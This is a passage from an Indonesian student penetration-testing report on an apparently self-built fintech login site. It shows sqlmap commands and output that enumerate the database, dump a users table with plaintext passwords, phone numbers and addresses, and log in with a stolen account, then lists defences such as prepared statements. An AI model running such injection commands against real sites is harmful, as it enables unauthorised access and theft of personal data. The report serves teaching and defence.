
Dapat dilihat bahwa pesan *error* akan muncul. Namun, seharusnya bukan hal tersebut yang menjadi fokus kita melainkan URL yang dihasilkan setelah tombol *login* ditekan. URL harus kita perhatikan karena kita telah mengetahui bahwa *website* target menggunakan *method* GET secara keseluruhan untuk melakukan *request* ke *Server*. URL yang dihasilkan setelah tombol *login* ditekan adalah sebagai berikut.

```
henfin.000webhostapp.com/index.php?username=username&password=password&error=4
```

Dapat dilihat bahwa terdapat 3 variabel GET yang di-*passing* saat hasil *login* telah diproses. Ketiga variabel tersebut adalah sebagai berikut.

1. ***Username***
2. ***Password***
3. ***Error***

Variabel *username* dan *password* sudah pasti merupakan kolom pada *database* yang digunakan *user* untuk melakukan proses *login*. Hal yang tidak kita ketahui adalah variabel *error*. Pada URL variabel *error* memiliki nilai 4 dan *error username* atau *password* salah muncul. Mari coba mengganti nilai variabel *error* dengan *value* integer yang lain.



Ketika *value* diubah menjadi 3, yang berubah adalah pesan *error* pada *form login*. Maka dari itu dapat ditarik kesimpulan bahwa variabel *error* bukan merupakan variabel yang disimpan di dalam *database*. Variabel *error* merupakan variabel yang digunakan untuk menampilkan pesan *error* saat melakukan *login*. Maka dari itu, *SQL Injection* dapat dilakukan dengan memasukkan URL di bawah ini.

<https://henfin.000webhostapp.com/index.php?username=username&password=password>

3.4. Enumeration

Enumeration adalah tahap melakukan penyerangan. Pada tahap ini *hacker* akan melakukan segala cara untuk memasuki sistem dengan memanfaatkan *vulnerabilities* yang sudah didapat pada tahap *scanning*. *Enumeration* akan dilakukan menggunakan SQLMAP. SQLMAP merupakan sebuah *Tool* pada kali linux yang berfungsi untuk mendeteksi dan memanfaatkan *vulnerability* yang berupa *SQL Injection*. SQLMAP dapat melakukan pembobolan *database* hingga data dari *database* target bisa didapatkan secara menyeluruh. Langkah pertama adalah melakukan *command* di bawah ini.

sqlmap -u

<https://henfin.000webhostapp.com/login.php?username=a&password=a>

-u memiliki arti berupa target URL. SQLMAP pertama ini akan dilakukan pengecekan mengenai variabel GET yang sudah didapatkan. Pengecekan yang dilakukan adalah apakah variabel tersebut memiliki *vulnerability* terhadap *SQL Injection* atau tidak. Hasil dari *command* terhadap proses sqlmap adalah sebagai berikut.

```
(root@kali)-[/home/crux]
# sqlmap -u "https://henfin.000webhostapp.com/login.php?username=a&password=a"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:52:08 /2022-06-05/

[02:08:04] [INFO] testing connection to the target URL
got a 302 redirect to 'https://henfin.000webhostapp.com:443/index.php?username=username&password=password&error=4'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a11sohpdmbf...taebtqu514'). Do you want to use those [Y/n] y
[02:08:12] [INFO] testing if the target URL content is stable
[02:08:14] [WARNING] GET parameter 'username' does not appear to be dynamic
[02:08:14] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'MySQL')
[02:08:15] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[13:52:29] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[13:52:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/henfin.000webhostapp.com'

[*] ending @ 13:52:29 /2022-06-05/
```

Dapat dilihat bahwa variabel *username* memiliki *vulnerability* dan dapat dilakukan SQL *Injection* terhadap *vulnerability* tersebut. Selanjutnya dapat diketahui juga bahwa DBMS yang digunakan oleh target adalah MySQL dengan versi ≥ 5.0 . Selanjutnya diketahui pula bahwa bahasa pemrograman yang digunakan oleh target adalah PHP.

Karena kita sudah mengetahui bahwa terdapat suatu variabel yang memiliki *vulnerability*, selanjutnya nama dari *database* akan dicari untuk memudahkan pengambilan data dari *database* secara *ethical hacking*. *Command* yang akan digunakan adalah sebagai berikut.

sqlmap -u

<https://henfin.000webhostapp.com/login.php?username=a&password=a> --dbs

--dbs berfungsi untuk melakukan perintah terhadap SQLMAP untuk mendapatkan *list* dari *database* yang tersedia.

```
(root@kali)-[/home/crux]
# sqlmap -u "https://henfin.000webhostapp.com/login.php?username=a&password=a" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:08:04 /2022-06-05/
```

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[02:24:11] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[02:24:16] [INFO] fetching database names
[02:24:20] [INFO] retrieved: 'information_schema'
[02:24:22] [INFO] retrieved: 'mysql'
[02:24:24] [INFO] retrieved: 'id18995816_db_123'
available databases [3]:
[*] id18995816_db_123
[*] information_schema
[*] mysql
```

Gambar diatas merupakan hasil dari proses SQLMAP dengan *option* `-dbs` yang sudah dilakukan. Dapat dilihat nama dari *database* telah berhasil didapatkan. Terdapat 3 *database* yang ada pada *backend* target. Nama dari *database-database* tersebut adalah sebagai berikut.

1. **id18995816_db_123**
2. **information_schema**
3. **mysql**

Karena target menggunakan mysql, dapat kita duga bahwa *software* yang digunakan untuk mengatur *databasenya* adalah phpMyAdmin. phpMyAdmin memiliki beberapa *database default* yaitu seperti *information_schema* dan *mysql*. Maka dari itu, dapat disimpulkan bahwa *database* yang digunakan oleh target adalah *id18995816_db_123*. Selanjutnya setelah mengetahui nama dari *database*, kita dapat memperoleh nama-nama kolom pada tabel *database* tersebut menggunakan *command* yang tertulis di bawah ini.

sqlmap -u

**<https://henfin.000webhostapp.com/login.php?username=a&password=a> --dbs
--columns -D id18995816_db_123**

Option `-columns` berfungsi untuk melakukan *Enumeration* terhadap kolom pada suatu *database*. `-D` berfungsi untuk melakukan enumerasi terhadap *database* yang mana. *id18995816_db_123* merupakan nama *database* sebagai target *Enumeration*. Hasilnya adalah sebagai berikut.

```
(root@kali)-[/home/crux]
# sqlmap -u "https://henfin.000webhostapp.com/login.php?username=a&password=a" --dbs --column -D id18995816_db_123

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:26:47 /2022-06-05/
```

```
[02:26:57] [INFO] fetching tables for database: 'id18995816_db_123'
[02:26:59] [INFO] retrieved: 'users'
[02:26:59] [INFO] fetching columns for table 'users' in database 'id18995816_db_123'
[02:27:01] [INFO] retrieved: 'id'
[02:27:01] [INFO] retrieved: 'int(10) unsigned'
[02:27:02] [INFO] retrieved: 'username'
[02:27:03] [INFO] retrieved: 'varchar(45)'
[02:27:04] [INFO] retrieved: 'name'
[02:27:05] [INFO] retrieved: 'varchar(45)'
[02:27:06] [INFO] retrieved: 'password'
[02:27:06] [INFO] retrieved: 'varchar(45)'
[02:27:07] [INFO] retrieved: 'phone_number'
[02:27:08] [INFO] retrieved: 'varchar(45)'
[02:27:09] [INFO] retrieved: 'address'
[02:27:10] [INFO] retrieved: 'varchar(45)'
Database: id18995816_db_123
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | varchar(45) |
| id      | int(10) unsigned |
| name    | varchar(45) |
| password | varchar(45) |
| phone_number | varchar(45) |
| username | varchar(45) |
+-----+-----+

[02:27:10] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/henfin.000webhostapp.com'
[*] ending @ 02:27:10 /2022-06-05/
```

Gambar diatas merupakan hasil dari *command* yang telah dilakukan. Dapat dilihat bahwa kita berhasil mendapatkan nama tabel dan setiap kolom pada *database* id18995816_db_123. Nama tabel yang digunakan adalah *users* sedangkan nama-nama kolom adalah sebagai berikut.

1. Address
2. Id
3. Name
4. Password
5. Phone_number
6. Username

Dapat dilihat, dari nama kolom tersebut selain *username* dan *password* terdapat nama, alamat, dan juga nomor telepon. Informasi-informasi ini seharusnya merupakan informasi yang *confidential* karena menyangkut dengan informasi pribadi dari seorang *user*. Apabila kita berhasil mendapatkan data-data tersebut, hal tersebut akan sangat berbahaya bila digunakan *hacker* untuk kepentingannya sendiri. Tidak berhenti sampai

disana, kita bisa mendapatkan isi dari tiap *column* yang ada pada *database* id18995816_db_123 dengan menggunakan *command*

sqlmap -u

<https://henfin.000webhostapp.com/login.php?username=a&password=a> -D

id18995816_db_123 -T users -dump

Option -T berfungsi untuk melakukan *Enumeration* terhadap suatu tabel. *Users* merupakan nama tabel yang akan menjadi target. *Option -dump* sangat mirip dengan perintah *mysqldump* untuk mengambil data dari tabel. Hasil yang didapatkan adalah sebagai berikut.

```
(root@kali)-[/home/crux]
# sqlmap -u "https://henfin.000webhostapp.com/login.php?username=a&password=a" -D id18995816_db_123 -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:27:46 /2022-06-05/
```

```
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[02:27:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[02:27:56] [INFO] fetching columns for table 'users' in database 'id18995816_db_123'
[02:27:56] [INFO] resumed: 'id'
[02:27:56] [INFO] resumed: 'int(10) unsigned'
[02:27:56] [INFO] resumed: 'username'
[02:27:56] [INFO] resumed: 'varchar(45)'
[02:27:56] [INFO] resumed: 'name'
[02:27:56] [INFO] resumed: 'varchar(45)'
[02:27:56] [INFO] resumed: 'password'
[02:27:56] [INFO] resumed: 'varchar(45)'
[02:27:56] [INFO] resumed: 'phone_number'
[02:27:56] [INFO] resumed: 'varchar(45)'
[02:27:56] [INFO] resumed: 'address'
[02:27:56] [INFO] resumed: 'varchar(45)'
[02:27:56] [INFO] fetching entries for table 'users' in database 'id18995816_db_123'
[02:27:58] [INFO] retrieved: 'jalan-jalan'
[02:27:59] [INFO] retrieved: '1'
[02:28:00] [INFO] retrieved: 'test'
[02:28:01] [INFO] retrieved: 'test'
[02:28:02] [INFO] retrieved: '0123456789'
[02:28:03] [INFO] retrieved: 'test'
[02:28:03] [INFO] retrieved: 'jalan1'
[02:28:04] [INFO] retrieved: '2'
[02:28:05] [INFO] retrieved: 'henri'
[02:28:06] [INFO] retrieved: 'henri123'
[02:28:07] [INFO] retrieved: '9876543210'
[02:28:07] [INFO] retrieved: 'henri'
[02:28:08] [INFO] retrieved: 'jalan2'
[02:28:09] [INFO] retrieved: '3'
[02:28:10] [INFO] retrieved: 'arifin'
[02:28:11] [INFO] retrieved: 'arifin321'
[02:28:12] [INFO] retrieved: '1029384756'
[02:28:12] [INFO] retrieved: 'arifin'
Database: id18995816_db_123
Table: users
```

```
Table: users
[3 entries]
+----+-----+-----+-----+-----+-----+
| id | name  | address | password | username | phone_number |
+----+-----+-----+-----+-----+-----+
| 1  | test  | jalan-jalan | test | test | 0123456789 |
| 2  | henri | jalan1 | henri123 | henri | 9876543210 |
| 3  | arifin | jalan2 | arifin321 | arifin | 1029384756 |
+----+-----+-----+-----+-----+-----+

[02:28:12] [INFO] table 'id18995816_db_123.users' dumped to CSV file '/root/.local/share/sqlmap/output/henfin.000webhostapp.com/dump/id18995816_db_123/users.csv'
[02:28:12] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/henfin.000webhostapp.com'
[*] ending @ 02:28:12 /2022-06-05/
```

Gambar diatas merupakan hasil dari *command* yang sudah dilakukan. Dapat dilihat bahwa data dari tiap *users* dapat kita dapatkan dengan menggunakan SQL Injection. Hal ini sangat berbahaya karena tidak ada data yang dienkripsi dan *hacker* dapat membaca data dengan sangat jelas. Untuk menguji kebenaran dari data mari kita coba *login* menggunakan salah satu akun *user* yaitu akun di bawah ini.

Username = arifin

Password = arifin321

Fintech Admin Panel

[Forgot password?](#)

Login

Hello, arifin

[Logout](#)

Dapat dilihat bahwa kita berhasil masuk ke dalam sistem dan dapat dipastikan bahwa data yang berhasil kita dapatkan adalah data yang asli dan valid. Maka dari itu, proses *Penetration Testing* yang kami lakukan terhadap target berhasil dilakukan.

BAB III

Kesimpulan

Pada tahap *Footprinting*, kami mencari informasi yang dibutuhkan untuk melakukan penyerangan pada tahap selanjutnya. Metode yang kami lakukan ada 3 dan kami lakukan secara berurutan. Metodenya adalah Analisis Web, nslookup dengan kalilinux dan whois dengan kalilinux. Hal-hal yang kami dapat saat melakukan *footprinting* adalah, *scripting language* web yang menggunakan PHP, cara kerja web yang menggunakan method \$_GET, pemilik hosting domain yaitu Hostinger International Ltd dan IP Address dari web (145.14.144.0 - 145.14.144.255). Dari informasi-informasi yang kami dapat diatas kami dapat menentukan metode apa saja pada tahap scanning yang cocok dilakukan agar efisien tenaga dan waktu.

Pada tahap *Scanning*, kami melakukan *scanning* terhadap *ipaddress* dari target yang sudah didapatkan melalui *Footprinting*. Hal-hal yang kami dapatkan antara lain adalah jenis *Hosting* yang digunakan oleh target, OS yang digunakan oleh target, hingga *Port* apa saja yang terbuka dan dapat dieksploitasi. Selanjutnya *scanning* dengan VEGA dilakukan juga dan dapat diketahui bahwa target rentan terhadap serangan *SQL Injection* dikarenakan metode untuk melakukan *request* pada *Server* adalah GET.

Pada tahap *Enumeration*, kami menggunakan *Tool* SQLMAP untuk melakukan *SQL Injection* terhadap target. Proses dilakukan dengan melakukan pencarian terhadap variabel yang rentan dengan *SQL Injection* kemudian melakukan pembobolan terhadap *database* melalui *vulnerability* tersebut. Hasil yang kami dapatkan adalah data-data dari tiap *user*.

Dari keseluruhan proses yang telah kami lakukan, kami menemukan beberapa hal yang dapat dilakukan agar *Penetration* tidak dapat dilakukan oleh seorang *hacker* terhadap suatu *website*. Hal-hal tersebut adalah sebagai berikut.

1. Jangan menggunakan *hosting* gratis untuk *website* yang menyimpan data-data penting.
2. Gunakan SSL pada *website* agar data terenkripsi melalui HTTPS.
3. Gunakan *method* POST untuk melakukan *request* ke *Server*.

4. Gunakan Prepared Statement pada *query* SQL untuk mencegah terjadinya SQL Injection.
5. Tingkatkan keamanan jaringan dengan memasang WAF dan IPS. WAF adalah *Web Application Firewall* yang berfungsi untuk menciptakan pelindung antara aplikasi *Web* dan internet. IPS adalah *Instrusion Prevention System* yang berfungsi untuk mendeteksi dan mencegah ancaman yang diidentifikasi.
6. Enkripsi *value* pada *database*, terutama pada informasi yang bersifat *confidential*. Hal ini dilakukan agar ketika *hacker* berhasil melakukan pembobolan terhadap *database*, dia tidak dapat mengetahui maksud data tersebut.

Lampiran

Link Video Presentasi

https://drive.google.com/drive/folders/1VEAR_DWt3lD5HWXdt2VtrTPlhrCsv2nv?usp=sharing

Link Github *Website* Target

https://github.com/Theofilusarifin/Project_ISA